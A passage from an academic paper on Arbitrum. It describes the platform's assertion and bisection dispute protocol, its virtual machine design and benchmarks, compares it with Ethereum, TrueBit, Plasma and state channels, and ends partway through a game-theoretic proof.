For each VM, the Verifier tracks the hashed state of that VM, along with the amount of currency held by the VM, and a hash of its inbox. A VM's state can be changed via assertions about the VM's execution, which specify (1) the number of instructions executed by the VM, (2) the hash of the VM's state after the execution, and (3) any actions taken by the VM such as making payments. Further, the assertion states a set of preconditions that must be true before the assertion which specify (1) the hash of the VM's state before the execution, (2) an upper and lower bound on the time that the assertion is included in a block, (3) a lower bound on the balance held by the VM, and (4) a hash of the VM's inbox. The rules of Arbitrum dictate under which conditions an assertion is accepted. If an assertion is accepted, then the VM is deemed to have changed its state, and taken publicly visible actions, as specified by the assertion.

In the simplest case, an assertion is signed by all of the VM's managers. In this case, the assertion is accepted by the miners if the assertion is eligible, that is, if (1) the assertion's precondition matches the current state of the VM, (2) the VM is not in a halted state, and (3) the VM has enough funds to make any payments specified by the assertion. Unanimous assertions are relatively cheap

for verifiers to verify, requiring only checking eligibility and verifying the managers' signatures, so they require a small transaction fee.

In a more complicated case, an assertion is signed by just one of the managers–a "disputable assertion." Along with the assertion, the asserting manager must escrow a deposit. Such a disputable assertion is not accepted immediately, but rather, if it is eligible, it is published as pending, and other managers are given a pre-specified time interval in which they can challenge the assertion. (The number of steps allowed in a disputable assertion is limited to a maximum value that is set as a parameter when the VM is created, to ensure that other managers have enough time to emulate the declared number of steps of execution before the challenge interval expires.) If no challenge occurs during the interval, then the assertion is accepted, the VM is deemed to have made the asserted state change and taken the asserted actions, and the asserting manager gets its deposit back.

## 4.2 The Bisection Protocol

If a manager challenges an assertion, the challenger must escrow a deposit. Now the asserter and the challenger engage in a game, via a public protocol, to determine who is incorrect. The party who wins the game will recover its own deposit, and will take half of the losing party's deposit. The other half of the loser's deposit will go to the Verifier, as compensation for the work required to referee the game.

The game is played in alternating steps. After a challenge is lodged, the asserter is given a pre-specified time interval to bisect its previous assertion. If the previous assertion involved $N$ steps of execution in the VM, then the two new assertions must involve $\lfloor N/2 \rfloor$ and $\lceil N/2 \rceil$ steps, respectively, and the two assertions must combine to be equivalent to the previous assertion. If no valid bisection is offered within the time limit, the challenger wins the game. After a bisection is offered, the challenger must challenge one of the two new assertions, within a pre-specified time interval.

The two players alternate moves. At each step, a player must move within a specified time interval, or lose the game. Each move requires the player making the move to make a small additional deposit, which is added to the stakes of the game.

After a logarithmic number of bisections, the challenger will challenge an assertion that covers a single step of execution. At this point the asserter must offer a one-step proof, which establishes that in the asserted initial state, and assuming the preconditions, executing a single instruction in the VM will reach the asserted final state and take the asserted publicly visible actions, if any. This one-step proof is verified by the Verifier. See Figure 1 for an overview of the state machine implementing this protocol.

## 4.3 The Arbitrum VM Architecture

The Arbitrum VM has been designed to make the Verifier's task of checking one-step proofs as fast and simple as possible. In particular, the VM design guarantees that the space to represent a one-step proof and the time to generate and verify such a proof are bounded by small constants, independent of the size and contents of the program's code and data.

As an example of an architectural choice to support constant-bounded proofs, the AVM does not offer a large, flat memory space. Providing an efficiently updatable hash of a large flat memory space would require the space to be hashed in Merkle Tree style, with a prover needing to provide Merkle proofs of memory state, which requires logarithmic proof space and logarithmic time to prove and verify. Instead, the Arbitrum VM provides a *tuple* data type that can store up to eight values, which can contain other tuples recursively. This allows the same type of tree representation to be built, but it is built and managed by Arbitrum code running in an application within the VM. With this design, reading or writing a memory location requires a logarithmic number of constant-time-provable Arbitrum instructions (instead of a single logarithmic-time provable instruction). The Arbitrum standard library provides a large flat memory abstraction for programmers' convenience.

We provide an overview of the VM architecture here. For a more detailed specification, see the extended version of this paper.

**Types** The Arbitrum VM's optimized operation is fundamentally dependent on its type system. In our prototype, types include: a special null value *None*, booleans, characters (i.e., UTF-8 code points), 64-bit signed integers, 64-bit IEEE floating point numbers, byte arrays of length up to 32, and tuples. A tuple is an array of up to 8 Arbitrum values. The slots of a tuple may hold any value, including other tuples, recursively, so that a single tuple might contain an arbitrarily complex tree data structure. All values are immutable, and the implementation computes the hash of each tuple when it is created, so that the hash of any value can be (re-)computed in constant time.[4]

**VM State** The state of a VM is organized hierarchically. This allows a hash of a VM's state to be computed

[4]Tuples, and by extension types, are a fundamental aspect of our VM design. Other non-crucial elements may change. For example, fewer types might be supported, such as only tuple and integer types.

in Merkle Tree fashion, and to be updated incrementally. The state hash can be updated efficiently as the machine's state changes, because the VM architecture ensures that instructions can only modify items near the root of the state tree and that each node of the state tree has a degree of no more than eight.

The state of a VM contains the following elements:

- an instruction stack, which encodes the current program counter and instructions (as described below);
- a data stack[5] of values;
- a call stack, used to store the return information for procedure calls;
- a static constant, which is immutable; and
- a single mutable register which holds one value.

When a VM is initialized, the instruction stack and static constant are initialized from the Arbitrum executable file; the data and call stacks are both empty; and the register is *None*. Note that because a single value can hold an arbitrary amount of data through recursive inclusion of tuples, the static constant can hold arbitrary amounts of constant data for use in a program, and the single register can be used to manage a mutable structure containing an arbitrary amount of data. Many programmers will choose to use a flat memory abstraction, built on top of such a mutable structure, such as the one provided in the Arbitrum standard library.

**Instructions** The VM uses a stack-based architecture. VM instructions exist to manipulate the top of the stack, push small integers onto the stack, perform arithmetic and logic operations at the top of the stack, convert between types, compute the hash of a value, compute a subsequence of a byte array, and concatenate byte arrays. Control flow instructions include conditional jump, procedure call, and return. Instructions to operate on tuples include an instruction to a create new tuple filled with *None*, to read a slot from a tuple, and to copy a tuple while modifying the value of one slot. Finally, there are instructions to interact with other parties, which are described below.

**The Instruction Stack** Rather than using a conventional program counter, Arbitrum maintains an "instruction stack" which holds the instructions in the remainder of the program. Rather than advancing the program counter through a list of instructions, the Arbitrum VM pops the instruction stack to get the next instruction to execute. (If the instruction stack is empty, the VM halts.) Jump and procedure call instructions change the instruction stack, with procedure call storing the old instruction stack (pushing a copy of the instruction stack onto the call stack) so that it can be restored on procedure return.

This approach allows a one-step proof to use constant space and allows verification of the current instruction and the next instruction stack value in constant time. [6]

Because a stack can be represented as a linked list, AVM implementations will likely follow our prototype implementation by arranging all of the instructions in a program into a single linked list and maintaining the instruction stack value as a pointer into that linked list.

**The Assembler and Loader** The Arbitrum assembler takes a program written in Arbitrum assembly language and translates it into an Arbitrum executable. The assembler provides various forms of syntactic sugar that make programming somewhat easier, including control structures such as if/else statements, while loops, and closures. The assembler also supports inclusion of library files, such as those in the standard library.

**The Standard Library** The standard library is a set of useful facilities written in Arbitrum assembly code. It contains about 3000 lines of Arbitrum assembly code, and supports useful data structures such as vectors of arbitrary size, key-value stores, an abstraction of a flat memory space on top of the register, and handling of time and incoming messages.

**Interacting with other VMs or keys** A VM interacts with other parties by sending and receiving messages. A message consists of a value, an amount of currency, and the identity of the sender and receiver. The `send` instruction takes values from the top of the stack and sends them as a message. If the message is not valid, for example because it tries to send more currency than the VM owns, the invalid message will be discarded rather than sent. A program uses the `inbox` instruction to copy the machine's message inbox to the stack. The standard library contains code to help manage incoming messages including tracking when new messages arrive and serving them one by one to the application.

The `balance` instruction allows a VM to determine how much currency it owns, and the `time` instruction al-

[5] A stack is represented as either *None*, representing an empty stack, or a 2-tuple *(top, rest)* where *top* is the value on top of the stack and *rest* is the rest of the stack, in the same format.

[6] A more conventional approach would keep an integer program counter, a linear array of instructions, and a pre-computed Merkle tree hash over the instruction array. Then a one-step proof would use a Merkle-tree proof to prove which instruction was under the current program counter. This would require logarithmic (in the number of instructions) space and logarithmic checking time for a one-step proof. By contrast our approach requires constant time and space.



Figure 2: **Information revealed in a one step proof of an add instruction.** Outer boxes rounded represent value hashes and inner square boxes represent the values themselves. Gray boxes are values that are sent by the asserter to the verifier in the one-step proof.

lows a VM to get upper and lower bounds on the current time.

**Preconditions, Assertions, and One-Step Proofs** As described above, an assertion is a claim about an interval of a VM's execution. Each assertion is accompanied by a set of *preconditions* consisting of: a hash of the VM's state before the asserted execution, a hash of the VM's inbox contents, an optional lower bound on the VM's currency balance, and optional lower and upper bounds on the time (measured in block height). An assertion will be ignored as ineligible unless all of it preconditions hold. (Parties may choose to store an ineligible assertion in the hope that it becomes eligible later.)

In addition to preconditions, an assertion contains the following components: the hash of the machine state after the execution, the number of instructions executed, and the sequence of messages emitted by the VM.

The Arbitrum protocol may require a party to provide a one-step proof, which is a proof of correctness, assuming a set of preconditions, for an assertion covering the execution of a single instruction. A one-step proof must provide enough information, beyond the preconditions, to enable the Verifier to emulate the single instruction that will be executed. Because the state of the VM is organized as a Merkle Tree, and the starting state hash of the VM, which is just the root hash of that Merkle Tree, is given as a precondition, the proof need only expand out enough of the initial state Merkle tree to enable the Verifier to emulate execution of the single instruction, compute the unique assertion that results from executing that one instruction given the preconditions, and verify that it matches the claimed assertion.

A one-step proof expands out any parts of the state tree that are needed by the Verifier. For example, suppose that the instruction to be executed pops an item off the stack. Recall that the stack is represented as *None* for the empty stack, and otherwise as a 2-tuple *(top, rest)* where *top* is the top item on the stack and *rest* is the rest of the stack. In this example, if the stack hash is equal to the hash of *None*, then the Verifier will know that the stack is empty. Otherwise the prover will need to provide the hashes of *top* and *rest*, allowing the Verifier to check that those two hashes combine to yield the expected stack hash. Similarly, if the instruction is supposed to add two values, and the Verifier only has the hashes of the values, the proof must include the two values. In all cases the prover provides values that the Verifier will need to emulate the specified instruction, and the Verifier checks that the provided values are consistent with the hashes that the Verifier has already received. The Arbitrum VM emulator used by the prover automatically determines which elements must be provided in the proof. See Figure 2 for an illustration of the information revealed to a Verifier during a one step proof of an add instruction.

**Messages and the Inbox** Messages can be sent to a VM in two ways: a key can send a message by putting a special message delivery transaction on the blockchain; and another VM can send a message by using the send instruction. A message logically has four fields: data, which is an AVM value (marshaled into a byte array on the blockchain); a non-negative amount of currency, which is to be transferred from the sender to the receiver; and the identities of the sender and receiver of the message.

Every VM has an inbox whose hash is tracked by the Verifier. An empty inbox is represented as the AVM value *None*. A new message M can be appended to a VM's inbox by setting the inbox to a 2-tuple *(prev, M)*,

where *prev* is the previous state of the inbox. A VM can execute the `inbox` instruction which pushes the current value of the VM's inbox onto the VM's stack.

A VM's managers track the state of its inbox, but the Verifier only needs to track the hash of the inbox, because that is all that will be needed to verify a one-step proof of the VM receiving the inbox contents. If the VM later processes the inbox contents, and a one-step proof of some step of that processing is needed, the managers will be able to provide any values needed.

Because the `inbox` instruction gives the VM an inbox state that may be a linked list of multiple messages, programmers may wish to buffer those messages inside the VM to provide an abstraction of receiving one message at a time. The Arbitrum standard library provides code to do this as well as track when new messages have arrived in the inbox.

## 4.4 Extensions

In this section, we describe extensions to Arbitrum's design that may prove useful, particularly when the Arbitrum Verifier is implemented as a public blockchain.

**Off-chain progress** Arbitrum allows VMs to perform orders of magnitude more computation than existing systems at the same on-chain cost. However, usage of VMs frequently depends on communication between a VM's managers and the VM itself. In our prior description of Arbitrum's protocol, this communication had to be on-chain and thus was limited by the speed of the consensus mechanism. Arbitrum is compatible with state-channel and sidechain techniques, and there are several constructions that allow managers to communicate with a VM and unanimously advance a VM's state off-chain. We present details of one such construction in the extended version of this paper.

**Zero Knowledge one step proofs** While Arbitrum has good privacy properties, there is one scenario in which a small privacy leak is possible. A manager submitting a one step proof will be forced to reveal some of the state as part of the proof. While only a small portion of the state will be revealed for each challenge, and only if the managers fail to agree on a unanimous assertion, this can potentially be sensitive data.

We can instead implement the one step proof as a zero-knowledge protocol using Bulletproofs [7]. To do so will require encoding a one step VM transition as an arithmetic circuit and proving that the transition is valid. While we could use SNARKs [4, 16, 27], Bulletproofs have the benefit that they do not require a trusted setup. Although verification time for Bulletproofs is linear in the circuit, considering that a one-step transition circuit will be small, and that one-step proofs will be infrequent events, this should not be a problem in practice.

While zero-knowledge proofs can in theory be used to prove the correctness of the entire state transition (and not just a single step), doing this for complex computations is not feasible with current tools. Combining the challenge and bisection protocol with a zero-knowledge proof only at the last step allows us to simultaneously achieve scalability and full privacy. This takes advantage of the fact that the Arbitrum VM is designed to simplify one-step proofs.

**Reading the Blockchain** In our current design, Arbitrum VMs do not have the ability to directly read the blockchain.

If launched as a public blockchain, we could easily extend the VM instruction set to allow a VM to read the blockchain directly. To do so, we would create a canonical encoding of a block as an Arbitrum tuple, with one field of that tuple containing the tuple representing the previous block in the blockchain. This would allow a VM that had the tuple for the current block to read earlier blocks. The precondition of an assertion would specify a recent block height, and the VM would have a special instruction that pushes the associated block tuple to the stack. In order to be able to verify a one-step proof of this instruction, the Verifier just needs to keep track of the Arbitrum tuple hash of each block (just a single hash per block).

We stress that reading the blockchain does not require putting lots of data on a VM's data stack. A blockchain read consists of putting just the top-level tuple of the specified block on the stack. To read deeper into the blockchain, this tuple can be lazily expanded, providing the VM with just the data that it needs to read the desired location.[7]

[7] Note that reading the blockchain in this manner supports *oblivious reads* compatible with zero-knowledge proofs, as the Verifier does not need to know what position (if any) in the blockchain is being read. The Verifier need only verify the top-level tuple hash, which is the hash of a recent block. If the tuple was expanded to read deeper into the blockchain, this all happens inside Arbitrum application code and the location of the read will not be published on-chain. In this manner, blockchain reads are fully compatible with zero-knowledge one-step proofs. In particular, the Verifier would always provide the specified block tuple hash as an input to the zero-knowledge proof. If indeed the one-step proof is on a read-blockchain instruction, the proof would verify that the correct hash was put on the stack. The zero knowledge proof would not leak information as to whether the blockchain was actually read (as the block hash is always an input to the proof even if no read occurred) or where on the blockchain a read occurred (since the current block tuple could have been expanded inside Arbitrum application code to read anywhere in the blockchain).

## 5 Implementation and Benchmarks

In order to refine and evaluate Arbitrum, we produced a full implementation of the Arbitrum system. This includes code to represent all parties involved: a centralized Verifier, a VM, an honest manager, and a key-based actor. These parties are fully capable of performing all parts of the Arbitrum protocol. Our implementation comprises about 6800 lines of Go code, including about 3400 lines for the VM emulator, 1350 lines for the assembler and loader, 650 lines for the honest manager, 550 lines for the Verifier, and the remainder for various shared code.

In order to ease the coding of more powerful smart contract VMs, we implemented the Arbitrum standard library which contains about 3000 lines of Arbitrum assembly code, supporting useful data structures such as large tuples, key-value stores, queues, and character strings; and utilities for handling messages, currency, and time.

We demonstrate the power and versatility of this implementation by implementing two smart contracts.

### 5.1 Escrow Contract

We first discuss a simple escrow contract. The escrow code first waits for a message containing the identities of three parties (Alice, Bob, and Trent) and an integer deadline, along with some amount of currency that the VM will hold. The VM then waits for a message from Trent, ignoring messages that arrive from anybody else. If the message from Trent contains an even integer, the VM sends the currency to Alice and halts. If the message from Trent contains something else, the VM sends the currency to Bob and halts. If the current time exceeds the deadline, the VM sends half of the currency to Alice, the remaining currency to Bob, and then halts. This requires 59 lines of Arbitrum assembly code, which makes significant use of the standard library. The executable file produced by the assembler contains 4016 instructions.

Executing the contract requires 5 total transactions to be added to the blockchain. The initial create VM transaction is 309 bytes. After that a 310 byte message is sent to the VM communicating the identities of the parties involved and the deadline, and giving currency to the VM. Next, Trent indicates his verdict by sending a 178 byte message to the VM.

Next, the VM must be executed to actually cause the payouts. First a 350 byte assertion is broadcast, asserting the execution of 2897 AVM instructions, leaving the VM in the halted state. Next after the challenge window has passed, a confirmation transaction of 113 bytes is broadcast confirming and accepting the asserted execution. The entire process requires a total of 1,260 bytes to be written to the blockchain.

### 5.2 Iterated Hashing

One area where Arbitrum shines is the efficiency with which it can carry out VM computation. To demonstrate this, we measured the throughput of an Arbitrum VM which performs iterative SHA-256 hashing. The code for this VM is an infinite loop where the VM hashes 1000 times and then jumps back to the beginning. The VM code makes use of the AVM's hash instruction, which is implemented in native code.

We evaluated operating performance of this VM on an early 2013 Apple MacBook Pro, 2.7GHz Intel Core i7. As a baseline, using native code on the same machine, we were able to perform 1,700,000 hashes per second. Running the VM continuously we were able to advance the VM by 970,000 hashes per second. Our implementation was able to achieve over half of the raw performance of native code. This stands in comparison to Ethereum, which is capable of processing a total of approximately 1600 hashes per second (limited by Ethereum's global gas limit, which is required due to the Verifier's Dilemma).

Arbitrum's performance advantage extends further. While we demonstrated the current limit on execution inside a single VM, the Verifier is capable of handling large numbers of VMs simultaneously. Instantiating many copies of the Iterated Hashing VM, we measured that the Verifier node running on our machine was capable of processing over 5000 disputable assertions per second. This brings the total possible network throughput up to over 4 billion hashes per second, compared to 1600 for Ethereum.

## 6 Background and related work

### 6.1 Refereed Delegation

The problem of delegating computation involves a resource-bounded client outsourcing computation to a more powerful server. The server should provide a proof that it correctly carried out the computation, and checking the proof should be far more efficient for the verifier than performing the computation itself [17].

Refereed-delegation (RDoC) is a two-server protocol for the problem of delegating computation [10, 11]. The computation is delegated to multiple servers that independently report the result to the client. If they agree, the client accepts the result. If the servers disagree, however, they undergo a bisection protocol to identify a one-step disagreement. The client can then efficiently evaluate the single step to determine which server was lying. Aspects of Arbitrum's bisection protocol are very

similar to RDoC. In Arbitrum, it is as if the Verifier is outsourcing a VM's computation back to the VM's managers, who in many cases are the parties interested in the VM's computation. Arbitrum's VM architecture makes dispute resolution very efficient.

## 6.2 Bitcoin

Bitcoin is a decentralized digital currency [26].

Bitcoin natively supports only a simple scripting language that is not Turing Complete and is mainly used for signature validation. Many techniques have been developed to allow more complex scripting on top of Bitcoin's scripting language. These generally fall into two categories: (1) protocols that use cryptographic tools to enable more complex functionality while restricting themselves to Bitcoin's scripting language, and (2) protocols that use Bitcoin as a consensus layer, including raw data on the blockchain with additional validation rules known by nodes running the protocol, but not validated by the Bitcoin miners.

The first variety of scripting enhancements include zero-knowledge contingent payments [3, 9, 23] that are able to realize a fair exchange of digital goods. While powerful and efficient, zero-knowledge contingent payments are limited and unable to realize general smart contracts. The latter variety, which includes Counterparty [1] and Open Assets [12], pushes the entire effort of validation onto every wallet. In these overlay protocols, every node must validate every transaction (even those that they are not a part of) in order to have confidence in correctness. Contrast this to Arbitrum in which miners guarantee the correctness of all monetary transactions, and nodes must only monitor the internal state of the VMs they care about.

## 6.3 Ethereum

Ethereum [31] is a digital currency that supports stateful, Turing-complete smart contracts. Miners emulate a contract's code and update the state accordingly. In order for an Ethereum block to be valid, miners must correctly emulate all of the contract computations that they include in their block and correctly update the state (including monetary balances) to reflect those changes. If a miner does not update the state correctly, other miners will reject that block.

Ethereum aims for "global correctness," or the ability of every participant in the system to trust that every contract has been correctly executed contingent only on the mining consensus process working as intended. In contrast, Arbitrum does not try to provide correctness guarantees for a VM to parties who are not interested in that VM, and this enables Arbitrum to reap large advantages in scalability and privacy. In Arbitrum, parties can safely ignore VMs that they are not interested in.

**Limitations of Ethereum style smart contracts**

Ethereum's approach to smart contracts has several drawbacks.

**Scalability.** It has long been known that Ethereum's model cannot scale. Requiring miners to emulate every smart contract is expensive, and this work must be duplicated by every miner. While Ethereum does require the parties who are interested in a computation to compensate miners (with "gas") for the cost of executing, this does not lower the cost – it only shifts it.

Ethereum copes with the Verifier's Dilemma by having a "global gas limit" that severely limits the amount of computation that can be included in each block.[8] Ethereum's global gas limit is a significant limitation that makes many computations – that would take just seconds to execute on a modern CPU – unachievable [8, 24]. Even for computations which are below the gas limit, Ethereum's pay-per-instruction model can become prohibitively expensive.

**Privacy.** All Ethereum contract code is public, and this is a necessity of the model as every miner needs to be able to emulate all of the code. Any privacy in Ethereum must come as an overlay. There has been progress toward using zkSNARKs [4, 16, 27] in Ethereum so that miners can verify proofs while inputs to the contract call remain hidden. However, the ability to do this this is severely limited in practice as the cost to verify a SNARK is high,[9] so the throughput would be severely limited to just a few such transactions per block. Moreover, SNARKs impose a heavy computational cost on the prover.

**Inflexibility.** In legal contracts, the parties to a contract can modify or cancel the contract by mutual agreement. This is considered an important feature of legal contracts, because it prevents the parties from being trapped by an erroneous contract or unforeseen circumstances. For Ethereum-style smart contracts, deviation from the code

[8] While Arbitrum does limit the number of steps of computation in an assertion in some cases, Arbitrum's limit is much less constraining. The Arbitrum limit applies only to disputable assertions, not to unanimous assertions which can include an unlimited number steps. Also, Arbitrum's limit, when it applies, is per VM and assumes many VMs can be managed in parallel, whereas Ethereum's is a global limit on the total computation over all VMs.

[9] A transaction on the Ethereum testnet (0x15e7f5ad316807ba16fe669a07137a5148973235738ac424d5b70fk89ae7625e3) validated a SNARK using 1,933,895 gas. At the current mainnet gas limit of 7,976,645, this would only allow 4 transactions per block.

is not possible. In Arbitrum, a modification to a contract VM is possible, as long all of the VM's honest managers will agree to it.

## 6.4 Other proposed solutions

We now discuss other proposed solutions for smart contract scalability and/or privacy and compare them with Arbitrum.

**Zero-knowledge proofs.** Hawk [18] is a proposed system for private smart contracts using zkSNARKs [16, 27]. Hawk has strong privacy goals that include hiding the amounts and transacting parties of monetary transfers, hiding contract state from non-participants, and supporting private inputs that are hidden even from other participants in the contract. However, Hawk suffers several drawbacks that make it infeasible in practice. Firstly, SNARKs require a per-circuit trusted setup, which means that for every distinct program that a contract implements, a new trusted setup is required. While multi-party computation can be used to reduce trust in the setup, this is infeasible to perform on a per-circuit basis as is required by Hawk. Secondly, Hawk does not improve scalability as each contract requires kilobytes of data to be put on-chain. Finally, privacy in Hawk relies on trusting a third-party manager who gets to see all the private data.

**Trusted Execution environments (TEEs).** Several proposals [6, 13, 20, 33] would combine blockchains with trusted execution environments such as Intel SGX. Ekiden [13] uses a TEE to achieve scalable and private smart contracts. Whereas Arbitrum hides the code and state of a smart contract from external parties, Ekiden hides the state from external parties and also allows parties of a contract to hide private inputs from one another.

The drawback of Ekiden and systems that rely on TEEs more generally is the additional trust required for both privacy as well as the correctness of contract execution. This includes both trusting that the hardware is executing correctly and privately as well as trusting the issuer of the attestation keys (*e.g.*, Intel).

**Secure Multiparty Computation.** Secure multiparty computation is a cryptographic technique that allows parties to compute functions on private inputs without learning anything but their output [21]. Several works have proposed to incorporate secure multiparty computation onto blockchains [2, 19, 34]. This enables attaching monetary conditions to the outcome of computations and incentivizing fairness (by penalizing aborting parties).

Unlike Arbitrum which can make progress even when nodes go offline, MPC based systems require the active (and interactive) participation of all computing nodes. Even with recent advances in the performance of secure-multiparty computation, the cryptographic tools impose a significant efficiency burden.

**Scalability via incentivized verifiers.** Several proposals (*e.g.*, [30, 32]) have separate parties (other than the miners) perform verification of computation, but depending on how verifiers are rewarded, these results may fall victim to the Participation Dilemma.

The most popular of these systems is TrueBit [30]. Unlike Arbitrum, TrueBit is stateless and not a standalone system. TrueBit provides a mechanism for an Ethereum contract to outsource computation and receive the result at a cost to the contract that is lower than Ethereum's gas price. In TrueBit, third-party Solvers perform computational tasks and their work is checked by third-party Verifiers (which play a different role than Arbitrum verifiers). TrueBit Verifiers can dispute the results given by the Solver, and disputes are settled via a challenge-response protocol similar to the one used in Arbitrum.

TrueBit attempts to achieve global correctness by incentivizing TrueBit Verifiers to check computation and challenge incorrect assertions. To participate, TrueBit Verifiers must put down a deposit, which they will lose if they falsely report an error. In order to incentivize verifiers to participate, the TrueBit protocol occasionally introduces deliberate errors and TrueBit Verifiers collect rewards for finding them.

If $m$ TrueBit Verifiers find the same error, they split the reward using a function of the form $f_c(m) = c \cdot 2^{-m}$. As shown in Section 2.3, this is One-Shot Sybil-Proof. However, since it is a participation game, they are susceptible to the Participation Dilemma, and by Theorem 1, TrueBit admits an equilibrium in which there is only a single TrueBit Verifier (using multiple Sybils), and if this occurs, this verifier can cheat at will.

Although they don't formally analyze it, TrueBit acknowledges this type of attack and proposes some ad-hoc defenses. First, they assume that a single verifier will not have enough money to make the deposits needed to successfully bully out all other verifiers. While this assumption may be helpful, it is not clear that it holds, and in particular multiple adversaries could pool their funds to launch this attack. (Note that an attacker would not forfeit these funds in order to execute this attack, but would just need to have them on hand.)

Even if the assumption does hold, it is still possible for an adversary to bully out all other verifiers from a particular contract by verifying the contract with multiple Sybils. To defend against this, TrueBit proposes a "default strategy" in which verifiers choose at random which task to verify, and do not take into account the

number of verifiers to previously verify a contract. This proposal is problematic, however, as the default strategy is dominated: instead of choosing where to verify randomly, a verifier is better off if it chooses the tasks with fewer additional verifiers. Not only is following the "default strategy" not an equilibrium, but is dominated by a better strategy, no matter what the others do.

TrueBit also does not provide privacy as it allows anybody to join the system as a verifier, and thus anybody must be able to learn the full state of any VM.

Another key difference between TrueBit and Arbitrum is that in TrueBit, the cost for computation is linear in the number of steps executed. For every computational task performed in TrueBit, the party must pay a tax to fund the solving and verification of that task. The TrueBit paper estimates that this tax is between 500%-5000% of the actual cost of the computation. Although the cost of computation in TrueBit is lower than the cost in Ethereum, it still suffers from a linear cost.

TrueBit proposes to use Web Assembly for the VM architecture. However, unlike the Arbitrum Virtual Machine which ensures that one-step proofs will be of small constant size, Web Assembly has no such guarantee.

**Plasma.** Plasma [28] attempts to achieve scaling on top of Ethereum by introducing the concept of child-chains. Child-chains use their own consensus mechanism to choose which transactions to publish. This consensus mechanism enforces rules which are encoded in a smart contract placed in Ethereum. If a user on the child-chain believes that the child-chain has behaved incorrectly or maliciously, they can submit a fraud proof to the contract on the main chain in order to exit the child-chain with their funds.

This approach suffers from a number of problems. Firstly, similarly to sharding, Plasma child-chains each exist in their own isolated world, so interaction between people on different child-chains is cumbersome. Secondly, the details of how complex fraud proofs could actually be constructed inside a Plasma contract are lacking. Plasma contracts need to somehow specify all of the consensus rules and ways to prove fraud on a newly defined blockchain which is a complex and currently unsolved problem inside an Ethereum contract. Finally, moving data out of the main blockchain creates data availability challenges since in order to generate a fraud proof you must have access to the data in a Plasma block and there is no guaranteed mechanism for accessing this data. Because of this issue, Plasma includes many mitigations which involve users exiting a Plasma blockchain if anything goes wrong.

Due to the complexities of implementing Plasma child-chains with smart contract capabilities like Ethereum, all current efforts to implement Plasma use simple UTxO based systems without scripting in order allow simple proofs. Plasma proposes using TrueBit as a sub-component for efficient fraud proofs in child chains with smart contracts, but as mentioned TrueBit uses an off-the-shelf VM which does not give guarantees on proof size or efficiency. Indeed, Plasma may benefit from using the Arbitrum Virtual Machine.

**State Channels.** State channels are a general class of techniques which improve the scalability of smart contracts between a small fixed set of participants. Previous state channel research [5, 14, 15, 25] has mainly focused on a different type of scaling than Arbitrum has achieved. Arbitrum allows on-chain transactions with a very large amount of computation and state, with low cost. State channels allow a set of parties to mutually agree to a sequence of messages off-chain and only post a single aggregate transaction after processing them all.

State channel constructions focus on the optimistic case where all parties are honest and available, but fail to work smoothly and efficiently in other situations. Specifically, state channels must be prepared to resolve on-chain if any member of the channel refuses or is unable to continue participating. This on-chain resolution mechanism requires the execution of an entire state transition on-chain. Thus, state channels are limited to only doing computation that the parties could afford to do on-chain, since otherwise dispute resolution will be infeasible. Arbitrum is still efficient even if managers are not all active at all times, or if there are disputes.

## 7 Conclusion

We have presented Arbitrum, a new platform for smart contracts with significantly better scalability and privacy than previous solutions. Our solution is consensus agnostic and is pluggable with any existing mechanism for achieving consensus over a blockchain. Arbitrum is elegant in its simplicity, and its straightforward and intuitive incentive structure avoids many pitfalls that affect other proposed systems.

Arbitrum creates incentives for parties to agree off-chain on what smart contract VMs will do, and even if parties act contrary to incentives the cost to miners or other verifiers is low. Arbitrum additionally uses a virtual machine architecture that is custom-designed to reduce the cost of on-chain dispute resolution. Moving the enforcement of VM behavior mostly off-chain, and reducing the cost of on-chain resolution, leads to Arbitrum's advantages in scalability and privacy.

# A Participation Games: Full proof and discussion

First, we provide a proof of Theorem 1. To do this, we require a more formal setup than provided in Section 2.3. Every round, a participation game is played. Players have *time-discounted utilities* for some discounting parameter $\gamma < 1$. That is, the utility of round $r$ is discounted at a rate of $\gamma^r$ times the payoffs in the first round. Note that this is necessary in order for payoffs to be finite and the notion of best-responding to make sense. We will take $\gamma \to 1$. That is, the game is played for a fixed $\gamma < 1$, but we will consider the case where $\gamma$ is very close to 1.

**Definition 1** (One-Shot Sybil-Proof)**.** *We say that a participation game $f(\cdot)$ is **One-Shot Sybil-Proof** if for all $k$, $\ell \cdot f(k+\ell) \leq f(k+1)$. Note that this is equivalent to saying the strategy $s_i = 1$ is always a best response.*

**Observation 1.** *Every One-Shot Sybil-Proof participation game has $f(n+1) \leq f(n)/2$.*

*Proof.* Consider $\ell = 2$ in the definition of One-Shot Sybil-Proof. The claim immediately follows. □

**Definition 2** (Participation Parameter)**.** *Define the **participation parameter** of a Sybil-proof participation game to be the maximum $k$ such that $f(k) > 1$.*

*Proof of Theorem 1.* Let $k$ be the participation parameter of the participation game. If $k = 1$, then it is trivially an equilibrium for player one to participate with $s_1 = 1$ every round, and all other players to not participate, and the theorem is proved.

If $k > 1$, we will consider any $1 > \gamma \geq 1 - \frac{1}{3kf(1)}$. Consider the following equilibrium:

- Player one participates and sets $s_1 = k$ in every round.
- Player $i \in [2,k]$ uses the following strategy: if during any of the previous $R = 12kf(1)^2$ rounds, $\sum_{j \neq i} s_j < k - i - 1$, set $s_i = 1$. Otherwise, set $s_i = 0$.
- Players $i > k$ set $s_i = 0$.

First, observe that all players $i > 1$ are best-responding, by definition of the participation parameter. Player one will set $s_1 = k$ every round no matter what, so all other players will set $s_j = 0$. Therefore, in any round the decisions faced by player $i$ is simply whether to set $s_j = \ell$ and get reward $\ell \cdot f(k+\ell)$, without affecting anyone's strategies in any future rounds. By the fact that $f(\cdot)$ is One-Shot Sybil-Proof, we have that $\ell \cdot f(k+\ell) \leq f(k+1)$. By definition of the participation parameter, $f(k+1) \leq 1$. So player $i$ would get reward at most 1 by participating, and have to pay cost 1, giving them non-positive utility by participating. Therefore, all players $i > 1$ are best responding (getting zero utility, but with no options that give higher utility).

Now, we wish to prove that player 1 is also best responding. Note that it is certainly possible for player 1

to improve their payoff in one round: they can achieve $\ell \cdot f(\ell)$ for any $\ell$ immediately after a round where they set $s_i = k$. Immediately from the definition of One-Shot Sybil-Proof, we see that player 1 would make more profit in this round by setting $s_i = 1$. However, this would cost them in future rounds, and it causes other players to participate.

Specifically, observe first that player 1 is strictly better off setting $s_1 = k$ in any round than $s_1 > k$. This is because all other players behave the same in every future round regardless of whether $s_1 = k$ or $s_1 > k$, and $s_1 = k$ yields strictly higher reward in the present round. So we need only consider deviations where $s_1 < k$.

Now consider the payoff of player 1 if they set $s_1 = k$ in every round. Each round they will get exactly $k \cdot f(k) - 1 := A$. So player 1 gets reward $\geq A/(1-\gamma)$.

